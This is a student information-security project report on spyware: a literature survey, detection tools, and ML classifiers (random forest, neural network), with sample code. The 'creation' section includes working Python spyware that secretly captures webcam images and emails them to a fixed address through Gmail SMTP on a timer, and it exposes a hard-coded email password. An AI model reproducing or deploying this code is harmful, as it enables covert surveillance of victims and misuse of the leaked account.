VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

Spyware Creation , Detection (using ML Algorithm)

Project by

KAAVIYA PRIYA S G - 20BCE0045
KANCHERLA SATHWIKA - 20BCE0873
KALIKIRIPALLI ASISH VISHNU - 20BCE0879
PRITY GUPTA - 20BCE2715

Under Guidance of

Prof. Dr. Anand M

Information Security Management, CSE3502

Winter Semester 2022-23

April,2023

DECLARATION

We hereby declare that the project report submitted by our team titled "Spyware – Creation & Detection", for the award of the degree of Bachelor of Technology in Computer Science to Vellore Institute of technology, VIT, is a record of the work carried out by our team under the guidance of Prof. Dr. Anand M.

We further declare that the work reported in this project report has not been submitted and will not be submitted, either in part or in full, for the award of any other degree or diploma in this institute or any other institute or university.

Place: Vellore, Tamil Nadu
Date: 6th April, 2023

Table of Contents

1. ABSTRACT:

Modern information systems are highly intricate and comprise numerous sub-systems, networks, and operating systems that are vulnerable to exploitation by attackers on a regular basis.

This project delves into the topic of spyware, examining its behavior, usage, and recent attacks. We also explore various methods for detecting spyware and other types of malware.

Through developing a Python-based spyware program, we demonstrate common features of such software.

Given the increasing threat posed by spyware, ranging from state-sponsored espionage to simpler data scams and financial hacking, studying this issue is crucial.

2. INTRODUCTION:

In 2021, Statista reported a total of 5.4 billion malware, adware, and riskware attacks that were targeting all varieties of devices.

Malware:

Over the last few decades, malware has become a major issue for information security across a wide range of devices, including computers, laptops, and smartphones.

Detecting and dealing with malware attacks is a difficult task because of its unpredictable nature. Malware creators are constantly devising new methods to steal and exploit user data, often remaining undetected by even the most advanced antivirus software available in the market.

Spyware:

Spyware is a form of malicious software that is intended to monitor users and extract personal information such as login credentials, browsing history, and email addresses.

It can be disguised as a legitimate application or operate in the background undetected.

The primary purpose of spyware is to compromise user privacy and enable attackers to remotely monitor and control a user's device.

When spyware is combined with bloatware, it can cause devices to slow down and eventually reduce their processing power if not properly addressed.

Detection of Spyware:

The rise of spyware-related security threats has underscored the importance of identifying and preventing spyware from infiltrating user systems and extracting data.

There are several methods for detecting spyware or malware, including

- **Signature-based detection**, which compares files to a pre-existing database of known malicious software.
- Another method is **Anomaly-based detection**, which uses machine learning to classify malware based on its behavior.
- Additionally, software like **Wireshark** can be used to monitor whether certain applications are transmitting unauthorized data to and from a user's system.

Real World Examples:

Numerous instances of spyware attacks have resulted in the theft of substantial volumes of data from individuals and organizations, encompassing both ordinary users and high-ranking government officials and agencies.

1) PEGASUS:

A zero-click spyware was discovered in 2016 when a human rights activist's phone failed to install it. Upon investigation, the spyware was linked to an Israeli-based cyber group named NSO.

This spyware, known as Pegasus, exploits zero-day vulnerabilities to gain entry into the target's phone. It is installed through various methods such as infected messages, emails, or physical hard drives.

2) ILOVEYOU:

ILOVEYOU, a spyware worm designed to steal passwords and hijack accounts, was developed by Onel de Guzman in 2000.

The worm was dependent on the scripting engine system setting found in files such as .vbs, which took advantage of a Windows feature that concealed file extensions by default. The worm utilized diverse social engineering methods to perpetuate its proliferation.

3) DARKHOTEL:

DarkHotel is a spear-phishing campaign that aims to spread spyware and malware to hotel guests, targeting individuals who are specifically senior company executives.

The campaign infects users' devices through the hotel's WIFI network, utilizing weak password cracking techniques and social engineering tactics to install malicious software on the user's system.

3. LITERATURE SURVEY:

1) Pegasus Spyware – "A Privacy Killer"

Pegasus is a sophisticated spyware developed by NSO Group that can remotely install itself on devices running on iOS and Android. It allows total surveillance on the targeted device, including recording audio and video, accessing messages and emails, tracking location, and extracting passwords and authentication keys. The recent Pegasus Project revelations have brought attention to its potential misuse by governments for purposes beyond combating terrorism and organized crime.

2) Review On Spyware - A Malware Detection Using Datamining

Computers connected to a network are vulnerable to malicious software, which can harm the system's performance, obtain confidential information, and monitor the user's activities. Spyware is a type of malware that acts as a spy and steals personal information. The paper discusses the different types of malware and data mining techniques used to detect and remove spyware. The aim is to prevent hackers from misusing confidential information obtained through these means.

3) Random Forest for Malware Classification

Correctly identifying and categorising various malware versions is difficult when engaging in malware activities. Several malware programmes use code obfuscation.Anti-malware detection approaches that use static methods and signature databases are effectively defeated by methods that change their code signatures. In this study, we used a technique to turn a malware binary into a picture and identify different malware families using Random Forest. The resulting accuracy of 0.9562 demonstrates the method's efficacy in identifying malware.

4) Malware Analysis and Detection Using Machine Learning Algorithms

This article talks about the issue of malware and the need for better detection techniques because more adaptable polymorphic malware is now a thing. To identify malicious threats, the authors applied machine learning techniques, and the most accurate algorithm was chosen. The outcomes demonstrated that the

DT, CNN, and SVM algorithms had good detection accuracy and FPR. The essay emphasises the need for more effective detection techniques and the growing complexity of malicious software.

5) An Emerging Malware Analysis Techniques and Tools: A Comparative Analysis

The ongoing creation of new threats by malware authors, including worms, trojan horses, spyware, viruses, rootkits, cookies, and adware, makes it challenging to identify them using firewalls and traditional antivirus scans. This survey provides an overview of dangerous software, tools, and strategies for analysing it, with a focus on cloud-based online malware analysis tools. The poll also provides an analysis algorithm that suggests several tools to carry out the malware analysis process.

6) A Crawler-based Study of Spyware on the Web

This essay gives a study on how common malware is online. The writers collected information from many URLs, including executables and standard web pages, using a crawler, and then analysed the information to determine how much malware was present.The study also monitored variations in spyware density over time and discovered that drive-by download attacks were less frequent in their later crawl than in their earlier crawl. Overall, the research sheds information on the prevalence and dispersal of spyware over the Internet and emphasises the necessity for ongoing countermeasures.

7) Behavior-based Spyware Detection

Instead of relying entirely on signature-based detection techniques, which are easily circumvented, the study proposes a new method for detecting spyware programmes based on their behaviour. This strategy is specifically designed to combat spyware that tracks a user's surfing habits using Internet Explorer's BHO and toolbar interfaces. The suggested method simulates browser events and analyses both static and dynamic data to assess if BHO and toolbar behaviour qualifies as harmful.

8) Dynamic Spyware Analysis

This study proposes a dynamic analysis method for spyware detection that monitors the flow of private data handled by loaded browser assistance objects

and web browsers. It addresses the shortcomings of earlier spyware detection methods and offers thorough data on the actions of unidentified components. The method enables accurate identification of sensitive data accessed and its location.

9) A Data-driven Characterization of Modern Android Spyware

Nokia's Threat Intelligence Report states that 68.5% of malware targets Android, with UAPUSH being the spyware that infects users the most frequently among the top 20 Android malware threats. Spyware, some of which are also categorised as banking trojans, steals data for more lethal attacks like ransomware and banking fraud. This research uses both conventional and deep machine learning to characterise contemporary Android malware from July 2016 to July 2017.

10) Detection of Spyware in Software Using Virtual Environment

The study covers the risks posed by malware attacks and focuses on the bad deeds committed by adware, spyware, and keyloggers. As a subset of standalone malware software, rootkits are also mentioned in the article. Spyware is recognised as a particularly worrisome type of malware since it has the ability to gather data on a person or organisation and transmit it to criminal individuals.

S.NO	Title	Author	Methodology/work done	Drawbacks
1.	Pegasus Spyware – "A Privacy Killer"	Ajay Chawla	Pegasus is a zero-click spyware that can be remotely injected onto devices running both android and iOS operating systems. This paper talks about the evolution of spywares, Pegasus in particular, the group behind it and their business. The paper also talks about the working	-Privacy Invasion:compromise the privacy of an individual by giving access to the camera, microphone, and other sensors -Abuse of Power:governments can lead to the abuse of power and violate human rights

			of Pegasus and recent proved attacks from its first event in 2016.	-Lack of Transparency
2.	Review On Spyware - A Malware Detection Using Datamining	Mrs. Pushpa, S. Santhiya	Malicious programs and activities are more prominent than ever. This paper discusses definitions of various types of malwares, a particular review on spywares and a novel data mining concept to detect and remove malwares (mainly spyware) using its techniques and methodologies.	-Lack of practicality: discuss theoretical detection methods that are not practical to implement -False positives: Signature-based detection can result in false positives, which can be problematic in detecting and removing malware. -Limited scope: focus on a particular type of malware or detection method
3.	Random Forest for Malware Classification	Felan Carlo C. Garcia, Felix P. Muga II, PhD	Correctly identifying and categorizing various malware versions is difficult while engaging in malware operations. Numerous malwares use code obfuscation techniques to change their code signatures, thus thwarting static approaches and signature databases used in antimalware detection. In this work, we used a technique to turn a malware binary into a picture and identify different malware families using Random Forest.	-high computational cost and require significant processing power -accuracy of Random Forest models can be affected by the quality and quantity of the training data -model may not be able to keep up with the constantly evolving malware landscape

4.	Malware Analysis and Detection Using Machine Learning Algorithms	Dragos Gavrilut, Mihai Cimpoes , Dan Anton, Liviu Ciortuz	The authors discuss the concepts underlying our system in this research. The concepts underlying this framework were put through a scaling-up procedure that enables us to work with very big datasets of malware and clean files after being successfully tested on medium sized datasets of malware and clean files. It also references various famous papers with other novel methods to detect malwares.	-Limited dataset: may have been limited by the size and quality of the dataset used for training. -Limited evaluation metrics: The paper evaluates the proposed approach using only accuracy, precision, and recall, which are standard metrics in machine learning.
5.	An Emerging Malware Analysis Techniques and Tools: A Comparative Analysis	Arkajit Datta, Kakelli Anil Kumar, Aju. D	This paper highlights the dangers of malwares, provides a survey of malwares, tools, techniques to analyze them. It talks about malware analysis tools, its subcategories including static and dynamic analysis. It also discusses detection tools, implementations with pseudocodes to reference with.	-may not provide a comprehensive analysis of all the available malware analysis tools -may not address the limitations or weaknesses of each tool -may not account for the evolving nature of malware and the need for continuous updates
6.	A Crawler-based Study of Spyware on the Web	Alexander Moshchuk, Tanya Bragin, Steven D. Gribble, and	The report outlines two studies that looked at the size of the spyware problem from various angles. In the first study, spyware is detected in executable web content and embedded drive-by download attacks; in the second study, passive	-Limited scope:specific type of malware (spyware) and only collected data from a specific set of URLs -Crawler bias: The use of a crawler to collect data may have introduced bias into the

		Henry M. Levy	network monitoring is used to look at how malware is disseminated. The article also examines more comparable initiatives including for-profit anti-spyware providers who use automated web crawlers to look for fresh spyware risks online.	results -Outdated data: The study was conducted in 2006, and the landscape of malware on the internet may have changed significantly since then.
7.	Behavior-based Spyware Detection	Greg Banks, Giovanni Vigna, and Richard A. Kemmerer	The method focuses on detecting malware that uses Microsoft's Internet Explorer's hooks to monitor user behaviours, specifically by leveraging the Browser Helper Object (BHO) interface or functioning as a browser toolbar object, and models spyware-like behaviour using a combination of static and dynamic analysis.	-Overhead: Behavior-based detection methods typically require more processing power and resources. -Difficulty in keeping up with new threats -Privacy concerns: Some users may be uncomfortable with the level of monitoring required for behavior-based detection methods
8.	Dynamic Spyware Analysis	Manuel Egele, Christopher Kruegel, Engin Kirda	. Sensitive data is marked as contaminated when it enters the browser by the programme, which employs a test generator to simulate a browsing session. The taint engine tracks how the contaminated data is handled by the browser and the BHO and can tell good data flows from bad ones. A	- may require significant resources and processing power to monitor the flow of data -may not be effective against more advanced or complex spyware that can evade dynamic analysis -method may generate a large amount of data and false positives, requiring

			shadow memory was created to give various taint labels to each location in order to maintain track of the taint status of data. The micro instructions of Qemu were used to spread this information.	further analysis and manual inspection to determine the presence of actual spyware
9.	A Data-driven Characterization of Modern Android Spyware	Fabio Pierazzi, Ghita Mezzou, Qian Han,Michele Colajanni,V. S. Subrahmanian	The study analyses contemporary Android spyware and separates it from goodware and other malware using data-driven methodologies. They suggest an architecture called Ensemble Late Fusion which combines the output from various classifiers to get a final prediction. Automatic identification of spyware's key characteristics sets it apart from other software types. Lastly, the study conducts a thorough analysis of five families of Android spyware: UAPUSH, PINCER, HEHE, USBCLEAVER, and ACECARD.	-unclear whether the findings and conclusions are still relevant today -study only focuses on five significant Android spyware families, and there could be other spyware types that are not included in the analysis -the research mainly uses static features to characterise spyware, which may not be effective in identifying previously unseen and evolving spyware threats.
10.	Detection of Spyware in Software	K.M.E Narasima Mallikarajunan; S.R	The article suggests using testing and logging to identify malware attacks. The method entails recording all system calls made by programmes that are	-Incompatibility: may not be compatible with all types of software and operating systems, which can limit its applicability in certain contexts.

	Using Virtual Environment	Preethi; S Selvalakshmi; N Nithish	active on the system and then testing them in accordance with a set of rules to look for potential spyware behaviour. The testing is carried out using a collection of positive and negative test cases, and the rules are developed from known spyware behaviour. The method is tested against a collection of spyware and safe software to gauge how well it can identify spyware attacks.	-Resource-intensive: The testing and logging approach requires recording and analyzing all system calls made by active programs -Limited coverage: The set of rules developed from known spyware behavior may not be comprehensive enough to cover all possible spyware attacks

DETECTION:

To analyze malware and prevent further harm, various techniques are used, including predicting the nature of the program and analyzing its activity.

There are two main methods of malware analysis:

static analysis and dynamic analysis.

Fig.Malware Detection Techniques

Sr no.	Tool's Name	Illustration
1	Process Explorer [12]	Having similarities with the task manager, this tool provides the currently running processes in a hierarchical view of processes.
2	Process Monitor [13]	Real-time file creation, file read, file writes, and file closure can be seen using this tool. This tool has other functions like – 1. Monitoring the registry and activity changes 2. Tracking processes and networks.
3	Reg shot [14]	Two registry snapshots are taken, one before and after the process to analyse the changes so that if any malicious activity is present, it can be easily detected by the reg shot.
4	Net cat [15]	A Tool to monitor inbound and outbound connections.
5	Wireshark [16]	This is a network packet analyser that has the potential to capture the network traffic generated by malware as soon as it was executed.
6	Olly Dbg [17]	When the source is not available this x86 debugger is used for the binary code analysis.
7	Burp Suite [18]	Security of web applications is tested using this tool. This tool can track various server requests posted by the malware to any remote server. All the HTTP and HTTPS requests made by the malware can be intercepted by this tool using the Man in the Middle Attack.
8	Sandboxes [4]	Sandbox is a virtual container that can be used for analysing untrusted programs/malware in a virtual system (installed inside or outside the main system which is relatively a safer environment) without hurting the main system. The sandboxes use both static and dynamic approaches to analyse the programs.

Sr. no.	Tool's name	Illustration
1	PE id [4]	This tool helps in identifying complicated malware. It works on the signature-based detection process having almost 600 fingerprints of different malware.
2	PE view [9]	Information about the file headers and portable executables are being provided by this tool. Various description of the malware is accumulated from this tool including – compile-time and import/export functions.
3	PE explorer [4]	Having similarity with PE View this tool provides features - Files packed from malware packers such as UPX and Ns Pack can be unpacked.
4	Bin Text [10]	Character strings of a binary file can be searched and displayed using this tool
5	UPX [9]	Malware samples can be compressed using this tool. The tool uses the method of packing the executables
7	Dependence Walker [4]	This tool was implemented by Microsoft for static analysis which explores the DLLs and functions imported by the malware
8	Resource Hacker [11]	This tool is specially made and used in the Windows operating system. The tool is used to view, modify, add, and extract resources for both 32bit and 64bit Windows executables.
9	IDA pro [11]	This tool is very famous among malware analysts, reverse engineers, and vulnerability testers. This gives an interactive disassembling feature.
10	Hex Editors [4]	Binary files are viewed and edited using this tool.

Fig.Malware Analysis Tools

4. MOTIVATION:

The motivation behind a spyware creation and detection project is to address the growing concern of cyber security threats posed by malicious software.
With the rise of technology and an increase in the number of devices connected to the internet, there is a greater need for effective detection and prevention of spyware attacks.

Spyware can be used for illegal purposes, such as stealing sensitive data or monitoring private conversations, and can lead to significant financial and personal damage.
On the other hand, spyware can also be used for legitimate purposes, such as monitoring company resources or protecting children online.

Therefore, it is important to develop effective spyware detection methods to prevent its misuse while allowing for its legitimate use. By using machine learning algorithms and other detection techniques, it is possible to create models that can accurately detect spyware and prevent it from causing harm.

5. PROPOSED METHODOLOGY:

We have devised a methodical approach to carry out the task of developing and identifying our spyware

5.a) CREATION:

Python is used to implement various features of the spyware including –

IP Logger	Webcam Capture
Wi-Fi Password Stealer	Screen Capture
Audio Capture	Key & Mouse Capture

Define the system information to be collected: Determine the types of system information that need to be collected, such as wifi details, webcam activity, screenshots, mouse activity, and audio recordings.

Research the appropriate Python libraries: Identify the Python libraries that can be used to collect the desired system information. For example, PyAutoGUI can be used to capture screenshots, while OpenCV can be used to access the webcam.

Develop the code: Use Python to write the code that will collect the system information and save it to a file. Make sure to handle errors and exceptions gracefully.

Integrate the SMTP library: Use Python's built-in SMTP library or third-party libraries like smtplib to send the collected system information via email. Set up the email server, username, and password, and ensure that the email is sent securely.

Test the program: Test the program on different systems to ensure that it collects the desired system information and sends it via email correctly.

Refine the program: After testing, make any necessary improvements or modifications to the program. This includes improving the efficiency, security, and reliability of the code.

5.b) DETECTION:

MACHINE LEARNING ALGORITHMS:

To identify malicious files, different machine learning (ML) algorithms can be applied by training a model with a specific dataset. Several models are available, including the

- Support Vector Machines,
- Random Forest Classifier,
- KNN Classifier,
- Neural Networks such as Autoencoder.

While each model has its own benefits and limitations, selecting the most suitable model for a particular scenario requires careful consideration and examination.

Machine Learning –

- Random Forest Classifier
- Neural Network

coded in Python and accuracy compared.

RANDOM FOREST VS NEURAL NETWORK

The random forest algorithm constructs multiple decision trees on smaller subsets of the main dataset and combines their predictions through voting to arrive at the final output.
On the other hand, a neural network uses multiple layers to simulate the decision-making process of the human brain.
In binary classification tasks, random forest may outperform neural network in terms of training time while still yielding good results.




Fig.Random Forest and Neural Network Architecture

6. INNOVATIVE IDEA IN OUR PROJECT:

- **Using Google's smtp server for Email**
- **Files that are created during Spyware functioning is automatically deleted.**
- **Implementing a hybrid approach:** Combining multiple detection techniques to create a more robust and accurate spyware detection system. For example, combining signature-based and anomaly-based detection methods.
- **Real-time detection:** Implementing a real-time detection system that can detect and block spyware in real-time, reducing the risk of data breaches and unauthorized access.
- **Machine learning for behavior-based detection:** Using machine learning to develop behavior-based detection techniques, which can identify unusual behavior patterns in system usage that may indicate the presence of spyware.

7. FULL CODE:

https://drive.google.com/drive/folders/1YzFciHsA0CWiZIzGliOkUateuVvALIXG?usp=share_link

7.a) SAMPLE CODE : (Creation)

Webcam.py :

```
try:
    # import necessary libraries
    import threading
    from threading import Timer
    import time
    import cv2
    import smtplib
    from email.mime.text import MIMEText
    from email.mime.multipart import MIMEMultipart
    from email.mime.image import MIMEImage
    from email.mime.base import MIMEBase
    from email import encoders

except ModuleNotFoundError:
    from subprocess import call
    modules = ["opencv-contrib-python", "smtplib"]
    call("pip install " + ' '.join(modules), shell=True)

finally:
    EMAIL_ADDRESS = "vishnuk010101@gmail.com"
    EMAIL_PASSWORD = "foqvfrqjuogwsbda"
    SEND_REPORT_EVERY = 100000000
    FILENAME = "C:\\Users\\Vishnu\\Documents\\ism\\CamOutput111.png"
    TYPE = "Webcam Data11"
    RECEIVER_EMAIL = "sa0vishnu1@gmail.com"

class webcam:
    def __init__(self, time_interval, email, password):
        self.interval = time_interval
        self.log = ""
        self.email = email
        self.password = password

    def webcam(self):
        cam = cv2.VideoCapture(0)
        ret, frame = cam.read()
```

```
        img = FILENAME
        cv2.imwrite(img, frame)
        cam.release()
        cv2.destroyAllWindows()

    def send_email(self, filename):
        # Create a multipart message
        message = MIMEMultipart()
        message['From'] = EMAIL_ADDRESS
        message['To'] = RECEIVER_EMAIL
        message['Subject'] = 'WEBCAM Data'

        # Add body to email
        message.attach(MIMEText('System Details', "plain"))

        # Open file in binary mode
        with open(filename, "rb") as attachment:
            # Add file as application/octet-stream
            # Email client can usually download this automatically as attachment
            part = MIMEBase("application", "octet-stream")
            part.set_payload(attachment.read())

        # Encode file in ASCII characters to send by email
        encoders.encode_base64(part)

        # Add header as key/value pair to attachment part
        part.add_header(
            "Content-Disposition",
            f"attachment; filename= {filename}",
        )

        # Add attachment to message and convert message to string
        message.attach(part)
        text = message.as_string()

        # Log in to server using email and password
        server = smtplib.SMTP('smtp.gmail.com', 587)
        server.starttls()
        server.login(self.email, self.password)

        # Send email with attachment
        server.sendmail(self.email, RECEIVER_EMAIL, text)
        server.quit()
        print('Email sent')
```

```
    def report(self):
        self.webcam()
        self.send_email(FILENAME)
        timer = threading.Timer(self.interval, self.report)
        timer.start()

    def run(self):
        self.report()

print("Send Cam")
WebCam = webcam(SEND_REPORT_EVERY, EMAIL_ADDRESS,
EMAIL_PASSWORD)
WebCam.run()
```

7.b) SAMPLE CODE:(Detection)


```
mypath = "main.exe"
extracted_feature = {}
pe = pefile.PE(mypath)
extracted_feature[features[2]] = pe.FILE_HEADER.Machine
extracted_feature[features[3]] = pe.FILE_HEADER.SizeOfOptionalHeader
extracted_feature[features[4]] = pe.FILE_HEADER.Characteristics
extracted_feature[features[5]] = pe.OPTIONAL_HEADER.MajorLinkerVersion
extracted_feature[features[6]] = pe.OPTIONAL_HEADER.MinorLinkerVersion
extracted_feature[features[7]] = pe.OPTIONAL_HEADER.SizeOfCode
extracted_feature[features[8]] =
pe.OPTIONAL_HEADER.SizeOfInitializedData
extracted_feature[features[9]] =
pe.OPTIONAL_HEADER.SizeOfUninitializedData
extracted_feature[features[10]] =
pe.OPTIONAL_HEADER.AddressOfEntryPoint
extracted_feature[features[11]] = pe.OPTIONAL_HEADER.BaseOfCode
try:
    extracted_feature[features[12]] = pe.OPTIONAL_HEADER.BaseOfData
except AttributeError:
    extracted_feature[features[12]] = 0
extracted_feature[features[13]] = pe.OPTIONAL_HEADER.ImageBase
extracted_feature[features[14]] = pe.OPTIONAL_HEADER.SectionAlignment
extracted_feature[features[15]] = pe.OPTIONAL_HEADER.FileAlignment
extracted_feature[features[16]] =
pe.OPTIONAL_HEADER.MajorOperatingSystemVersion
```

```
extracted_feature[features[17]] =
pe.OPTIONAL_HEADER.MinorOperatingSystemVersion
extracted_feature[features[18]] = pe.OPTIONAL_HEADER.MajorImageVersion
extracted_feature[features[19]] = pe.OPTIONAL_HEADER.MinorImageVersion
extracted_feature[features[20]] =
pe.OPTIONAL_HEADER.MajorSubsystemVersion
extracted_feature[features[21]] =
pe.OPTIONAL_HEADER.MinorSubsystemVersion
extracted_feature[features[22]] = pe.OPTIONAL_HEADER.SizeOfImage
extracted_feature[features[23]] = pe.OPTIONAL_HEADER.SizeOfHeaders
extracted_feature[features[24]] = pe.OPTIONAL_HEADER.CheckSum
extracted_feature[features[25]] = pe.OPTIONAL_HEADER.Subsystem
extracted_feature[features[26]] = pe.OPTIONAL_HEADER.DllCharacteristics
extracted_feature[features[27]] = pe.OPTIONAL_HEADER.SizeOfStackReserve
extracted_feature[features[28]] = pe.OPTIONAL_HEADER.SizeOfStackCommit
extracted_feature[features[29]] = pe.OPTIONAL_HEADER.SizeOfHeapReserve
extracted_feature[features[30]] = pe.OPTIONAL_HEADER.SizeOfHeapCommit
extracted_feature[features[31]] = pe.OPTIONAL_HEADER.LoaderFlags
extracted_feature[features[32]] =
pe.OPTIONAL_HEADER.NumberOfRvaAndSizes
extracted_feature[features[33]] = len(pe.sections)
entropy = list(map(lambda x: x.get_entropy(), pe.sections))
extracted_feature[features[34]] = sum(entropy) / float(len(entropy))
extracted_feature[features[35]] = min(entropy)
extracted_feature[features[36]] = max(entropy)
raw_sizes = list(map(lambda x: x.SizeOfRawData, pe.sections))
extracted_feature[features[37]] = sum(raw_sizes) /
float(len(raw_sizes))
extracted_feature[features[38]] = min(raw_sizes)
extracted_feature[features[39]] = max(raw_sizes)
virtual_sizes = list(map(lambda x: x.Misc_VirtualSize, pe.sections))
extracted_feature[features[40]] = sum(virtual_sizes) /
float(len(virtual_sizes))
extracted_feature[features[41]] = min(virtual_sizes)
extracted_feature[features[42]] = max(virtual_sizes)
try:
    extracted_feature[features[43]] = len(pe.DIRECTORY_ENTRY_IMPORT)
    imports = sum([x.imports for x in pe.DIRECTORY_ENTRY_IMPORT], [])
    extracted_feature[features[44]] = len(imports)
    extracted_feature[features[45]] = len(list(filter(lambda x: x.name
is None, imports)))
except AttributeError:
    extracted_feature[features[43]] = 0
```


```
    extracted_feature[features[44]] = 0
    extracted_feature[features[45]] = 0
try:
    extracted_feature[features[46]] =
len(pe.DIRECTORY_ENTRY_EXPORT.symbols)
except AttributeError:
    extracted_feature[features[46]] = 0
resources = getres(pe)
extracted_feature[features[47]] = len(resources)
if len(resources) > 0:
    entropy = list(map(lambda x: x[0], resources))
    extracted_feature[features[48]] = sum(entropy) /
float(len(entropy))
    extracted_feature[features[49]] = min(entropy)
    extracted_feature[features[50]] = max(entropy)
    sizes = list(map(lambda x: x[1], resources))
    extracted_feature[features[51]] = sum(sizes) / float(len(sizes))
    extracted_feature[features[52]] = min(sizes)
    extracted_feature[features[53]] = max(sizes)
else:
    extracted_feature[features[48]] = 0
    extracted_feature[features[49]] = 0
